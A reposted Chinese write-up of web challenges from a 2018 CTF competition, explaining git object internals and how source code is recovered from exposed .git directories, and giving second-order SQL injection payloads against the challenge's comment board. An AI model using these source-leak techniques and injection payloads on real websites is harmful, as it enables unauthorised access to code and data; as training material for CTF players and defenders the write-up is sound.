网鼎杯第四场Some Web Writeup

转载

dengzhasong7076 于 2018-08-30 12:06:00 发布 102 收藏
原文链接：http://www.cnblogs.com/iamstudy/articles/wangding_4th_game_web_writeup.html

comment出的还可以，里面有很多小细节的坑，学习一下。HCoin就比较难受，对此类型题目无思路。

NoWafUpload

这个题目是我以前出在SCTF2018上面的简版，不过被一些地方坑了一下。

当时一直在用`python print`然后进入管道，然后再用linux的md5命令
这个时候会多出一个`\x0a`，导致一直算不对，换为`sys.stdout.write`输出就好了

```
import zlib
import hashlib
import sys
from struct import pack

def dec_(file_):
    f = open(file_,'r').read()
    f = f[48:]
    tmp = ''
    for i in f:
        tmp += chr(ord(i) ^ ord("\f"))
    f = zlib.decompress(tmp)
    return f

def enc_(file_):
    f = open(file_,'r').read()
    data_dec_len = pack('<Q',len(f))

    f = zlib.compress(f)

    tmp = ''
    for i in f:
        tmp += chr(ord(i) ^ ord("\f"))

    m2 = hashlib.md5()
    m2.update(tmp)
    md5_ = m2.hexdigest()

    data_enc_len = pack('<Q',len(tmp))

    enc_data = md5_ + data_dec_len + data_enc_len + tmp
    return enc_data

#print dec_('sdfasgerwtytc.php')
print enc_('test.php')
```

comment

git泄露

console里面可以看到一些提示: 程序员GIT写一半跑路了,都没来得及Commit :)


借此也聊一下git的一些工具以及它们的原理，从目前的测试工具来看，BugScanTeam团队的GitHack应该是最稳的。

先铺垫一下基础，先初始化一个`git init`没有任何东西的GIT目录
然后只`git add`一个文件，这里并没有`git commit`

```
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/demo  <master*>
└─$ cat demoFile
this is my demo content.
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/demo  <master*>
└─$ git add demoFile
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/demo  <master*>
└─$ git status
On branch master

No commits yet

Changes to be committed:
  (use "git rm --cached <file>..." to unstage)

        new file:   demoFile

┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/demo  <master*>
└─$ git log
fatal: your current branch 'master' does not have any commits yet
```

在这里要区分三个概念词：版本库、工作区、暂存区(stage)，更详细的内容可以看这篇文章

盗图一张:




提交一个文件的时候是分为`git add`、`git commit`两步的
当`git add`的时候，是把文件临时放在临时区stage中
当`git commit`的时候，是把临时区stage的所有内容提交到当前分支
当然这两个在objects目录都会生成一个对象文件，来存储数据。


可以看下当前目录结构为如下:

```
├── HEAD
├── config # 存放git的一些信息
├── description
├── hooks
├── index
├── info
│   └── exclude
├── objects # 存放对象文件
│   ├── 0c
│   │   └── 14454dd8d472ef27843ac8c86bdba161c27a03
│   ├── info
│   └── pack
└── refs
    ├── heads
    └── tags
```


其中index的内容其中就包含了一些当前版本下的文件信息以及对应的objects目录下的对象文件



对于git中的对象，推荐阅读此文
它包含了Blob对象（用来存储文件内容）、Tree对象（表示内容之间的目录层次关系）、Commit对象（相关的描述信息）



接下来进行`git commit`，多出了`0c`、`31`两个目录




对象用zlib解压即可看到内容

```
f = open("14454dd8d472ef27843ac8c86bdba161c27a03","r").read()
import zlib
print zlib.decompress(f)
```

可以看到下面是新生成了一个tree对象、commit对象

看下commit对象内容，可以找到tree对象的一些信息



再通过`git ls-tree 31d459`查看到tree对象里面存放的内容，即一些目录结构，以及对应的Blob对象的object id，也就是通过tree我们可以找到对应文件的object id。

```
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/demo/.git/objects/31  <dev>
└─$ ls
d459eb83ed7f3d9195b2bd24d4e2cbdc7e299c
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/demo/.git/objects/31  <dev>
└─$ git ls-tree 31d4
100644 blob 0c14454dd8d472ef27843ac8c86bdba161c27a03    demoFile
```

所以获取源码的整个过程就是 commit -> tree -> blob
***

接下来我们再多添加一个文件，进行`git add`、`git commit`操作

```
├── objects
│   ├── 0c
│   │   └── 14454dd8d472ef27843ac8c86bdba161c27a03
│   ├── 2b
│   │   └── ccc291c71cc92898645cdc8990056027108580
│   ├── 31
│   │   └── d459eb83ed7f3d9195b2bd24d4e2cbdc7e299c
│   ├── 85
│   │   └── 66ddc152da79a3e2fd4a00123aeea397e574c4
│   ├── 8e
│   │   └── 63e6627218b1e455a5ae4bc45135316cf39055
│   ├── 98
│   │   └── 0411cbd21c224e546111360d20775d62c33349
│   ├── info
│   └── pack
```

这下新增了`2b`、`85`、`98`三个目录，分别代表着blob、tree、commit

看下commit的内容

```
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/demo/.git/objects/98  <master>
└─$ git cat-file -p 980411c
tree 8566ddc152da79a3e2fd4a00123aeea397e574c4
parent 8e63e6627218b1e455a5ae4bc45135316cf39055
author l3m0n <[illegible] 1535561686 +0800
committer l3m0n <[illegible] 1535561686 +0800

demo2
```

可以看到上面的tree是指向了`85/66ddc1`，然后parent是指向了`8e6366`的commit，也就是上一次的commit内容

```
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/demo/.git/objects/85  <dev>
└─$ ls
66ddc152da79a3e2fd4a00123aeea397e574c4
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/demo/.git/objects/85  <dev>
└─$ git ls-tree 8566dd
100644 blob 2bccc291c71cc92898645cdc8990056027108580    demo2
100644 blob 0c14454dd8d472ef27843ac8c86bdba161c27a03    demoFile
```

下面就讲下Git使用过程中的几种情况，以及对应如何去恢复代码

1、当年git泄露漏洞特别火，lijiejie师傅写了一个利用工具，流传大江南北。

```
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/GitHack  ‹master*›
└─$ python GitHack.py http://b07289c550254979a3df735e220bb9dc2813e76ee00f4d89.game.ichunqiu.com/.git/
[+] Download and parse index file ...
write_do.php
[OK] write_do.php
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/GitHack  ‹master*›
└─$ cd b07289c550254979a3df735e220bb9dc2813e76ee00f4d89.game.ichunqiu.com
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/GitHack/b07289c550254979a3df735e220bb9dc2813e76ee00f4d89.game.ichunqiu.com  ‹master*›
└─$ ls -al
total 8
drwxr-xr-x  3 l3m0n  staff   96  8 29 23:31 .
drwxr-xr-x  8 l3m0n  staff  256  8 29 23:31 ..
-rw-r--r--  1 l3m0n  staff  324  8 29 23:31 write_do.php
```

因为index是存储工程中*最新状态*的文件，所以它就是获取了其中的blob的objects的hash，然后去得到文件，最后解压得到源码。

2、rip系列工具，当初在做P师傅出的XDCTF2015代码审计全解时候学习到的

对于获取其他的分支、tag，都可以从`/.git/refs/heads`、`/.git/refs/tag`里面拿到最新的commit对象id，然后就是顺着这个可以爬到parent commit

假设获取master，最新的commit的object id可以在`/.git/refs/heads/master`获取到

3、具有场景型，协同合作时，远程代码有更新，即本地代码不是最新版本。为了避免出现版本冲突可以使用`git stash`将这部分暂存起来，然后便可以执行`git pull`，暂存的内容便会存放到`/.git/refs/stash`，此处我*并未使用*`git commit`

```
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/demo/.git/refs  ‹dev›
└─$ cat stash
e0945bc49106ac493f0d8c3b32370374b2d36a28
```

```
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/demo/.git/objects/e0  ‹dev›
└─$ git cat-file -p e094
tree 0a9e76b2ef3225dbae91c0decc1dc3b926be4638
parent 980411cbd21c224e546111360d20775d62c33349
parent ee5684c7363036ed20ad703381f74a45b131fb14
author l3m0n <iamstudy@126.com> 1535565017 +0800
committer l3m0n <iamstudy@126.com> 1535565017 +0800

WIP on dev: 980411c demo2
```

所以通过上面的commit我们依旧能够通过 `commit -> tree -> blob` 这种模式得到源码

4、使用了`git reset --hard HEAD`回滚时候
这个时候可以获取一下`/.git/logs/HEAD`文件，它会记录所有历史

```
980411cbd21c224e546111360d20775d62c33349 dfa1db8928a769b321b122f91e2c240c9b76f0a2 l3m0n <iamstudy@126
.com> 1535595742 +0800  commit: git commit back
dfa1db8928a769b321b122f91e2c240c9b76f0a2 dfa1db8928a769b321b122f91e2c240c9b76f0a2 l3m0n <iamstudy@126
.com> 1535595835 +0800  reset: moving to HEAD
dfa1db8928a769b321b122f91e2c240c9b76f0a2 980411cbd21c224e546111360d20775d62c33349 l3m0n <iamstudy@126
.com> 1535595888 +0800  reset: moving to 980411
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/demo/.git/logs  <master>
└─$ cat HEAD
```

比如上面便是reset之前的commit id

5、`git gc`，会打包object生成pack文件。但是有种情况便是git push失败的时候，一般push时候会打包一下，但是失败的时候并不会解压出来

```
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/demo/.git/objects/info  <master>
└─$ cat packs
P pack-2a88be9245ec43638ec4f7f450897ece3828af98.pack

┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/demo/.git/objects/info  <master>
└─$ cd ../ && tree
.
├── info
│   └── packs
└── pack
    ├── pack-2a88be9245ec43638ec4f7f450897ece3828af98.idx
    └── pack-2a88be9245ec43638ec4f7f450897ece3828af98.pack

2 directories, 3 files
```

这个场景的话，便可以获取`/.git/objects/info/packs`得到pack文件名

使用`git verfy-pack -v xxx.idx`可以看到一些内容信息

```
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/pack_demo/.git/objects/pack  <master>
└─$ git verify-pack -v pack-2a88be9245ec43638ec4f7f450897ece3828af98.idx
dfa1db8928a769b321b122f91e2c240c9b76f0a2 commit 212 146 12
12aa91f369d6bb415d4bbf4b5b6fa8c6671d087c commit 273 186 158
34b45b0ad7f357aff89e11775568be72bb0af86f commit 41 53 344 1 12aa91f369d6bb415d4bbf4b5b6fa8c6671d087c
e0945bc49106ac493f0d8c3b32370374b2d36a28 commit 270 184 397
ee5684c7363036ed20ad703381f74a45b131fb14 commit 38 49 581 1 e0945bc49106ac493f0d8c3b32370374b2d36a28
980411cbd21c224e546111360d20775d62c33349 commit 202 140 630
8e63e6627218b1e455a5ae4bc45135316cf39055 commit 156 115 770
2bccc291c71cc92898645cdc8990056027108580 blob   15 22 885
0c14454dd8d472ef27843ac8c86bdba161c27a03 blob   25 33 907
b15854c5ec77239e3faf63db426ec7afb0de0128 tree   101 100 940
8566ddc152da79a3e2fd4a00123aeea397e574c4 tree   5 15 1040 1 b15854c5ec77239e3faf63db426ec7afb0de0128
e69de29bb2d1d6434b8b29ae775ad8c2e48c5391 blob   0 9 1055
f22ad668e4da8098fae191ba469d034384a9de3d tree   140 136 1064
97194b564d03cd302ee1239377d439a6669cfaa4 blob   15 24 1200
13382c839921f3ec4c74b160a5130e34c7e1e213 blob   8 17 1224
0a9e76b2ef3225dbae91c0decc1dc3b926be4638 tree   136 132 1241
0745ca9b21924b220c086a96674100f73759261b blob   15 21 1373
31d459eb83ed7f3d9195b2bd24d4e2cbdc7e299c tree   36 47 1394
non delta: 15 objects
chain length = 1: 3 objects
pack-2a88be9245ec43638ec4f7f450897ece3828af98.pack: ok
```

使用`git unpack-objects < xxx.pack`便可恢复

```
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/pack
└─$ git init                                                                    128 ↵
Initialized empty Git repository in /Users/l3m0n/work/tools/src_tools/test/pack/.git/
┌─l3m0n@l3m0ndeMacBook-Pro  ~/work/tools/src_tools/test/pack  <master*>
└─$ git unpack-objects < pack-2a88be9245ec43638ec4f7f450897ece3828af98.pack
Unpacking objects: 100% (18/18), done.
```

注入坑

这里就可以找一下stash留下的object恢复一下，便可以看到源码

```
printf "\x1f\x8b\x08\x00\x00\x00\x00\x00" | cat - f569f235780f24c42b60f50d528a03f7238c80 | gunzip
```

```
6ee00f4d89.game.ichunqiu.com/.git/objects/8e  <master>
└─$ printf "\x1f\x8b\x08\x00\x00\x00\x00\x00" | cat - f569f235780f24c42b60f50d528a03f7238c80 | gunzip
blob 1194<?php
include "mysql.php";
session_start();
if($_SESSION['login'] != 'yes'){
    header("Location: ./login.php");
    die();
}
if(isset($_GET['do'])){
switch ($_GET['do'])
{
case 'write':
    $category = addslashes($_POST['category']);
    $title = addslashes($_POST['title']);
    $content = addslashes($_POST['content']);
    $sql = "insert into board
            set category = '$category',
                title = '$title',
                content = '$content'";
    $result = mysql_query($sql);
    header("Location: ./index.php");
    break;
case 'comment':
    $bo_id = addslashes($_POST['bo_id']);
    $sql = "select category from board where id='$bo_id'";
    $result = mysql_query($sql);
    $num = mysql_num_rows($result);
    if($num>0){
    $category = mysql_fetch_array($result)['category'];
    $content = addslashes($_POST['content']);
    $sql = "insert into comment
            set category = '$category',
                content = '$content',
                bo_id = '$bo_id'";
    $result = mysql_query($sql);
    }
    header("Location: ./comment.php?id=$bo_id");
    break;
```

比较明显的二次注入，但是坑就在他是换行的，没法多行注释，一下子没想起这个梗，一直都是#注入导致很蛋疼。

创建一个`CATEGORY`为`aaa',content=user(),/*`，然后留言回复`*/#`，便可回显注入

因为用的是mysql->query，也可以也能用%00截断一下，aaa',content%3d(user()),bo_id%3d'1'%3b%00%23a

还有一种就是利用DUPLICATE KEY，payload: ',content=database(),bo_id='1' ON DUPLICATE KEY UPDATE category='

参考文章

https://blog.csdn.net/zssureqh/article/details/53056095
https://www.cnblogs.com/lianghe01/p/5846525.html
https://www.liaoxuefeng.com/wiki/001373951630592960dd18361248578c67b8067c8c017b000/00137453741
https://ring0.me/2015/05/recover-code-from-corrupt-git-repo/
https://www.jianshu.com/p/fbc9eca95e26

转载于:https://www.cnblogs.com/iamstudy/articles/wangding_4th_game_web_writeup.html